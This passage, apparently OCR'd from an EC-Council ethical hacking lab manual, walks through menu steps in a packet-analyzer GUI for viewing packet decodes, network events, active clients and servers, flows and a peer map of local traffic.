


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. You can further click the **Show Decode View** and **Show Hex View** icons to view detailed information regarding any selected packet.




28. Click **Events** under the **Capture** section in the left-hand pane to view the events occurring in the network.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Click **Clients/Servers** under the **Expert** section in the left-hand pane to view a list of active systems in the local network.




30. Similarly, under the **Flows** and **Applications** options, you can view the packet flow and applications running on the systems in the local network.

31. Click on **Clients** under the **Web** section in the left-hand pane to view the active systems in the network.


32. Click **Peer Map** under the **Visuals** section in the left-hand pane to show a mapped view of the network traffic. By default, all **Traffic Types** (**Unicast**, **Multicast**, and **Broadcast**) are selected.

Note: You can select any traffic according to your purpose.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

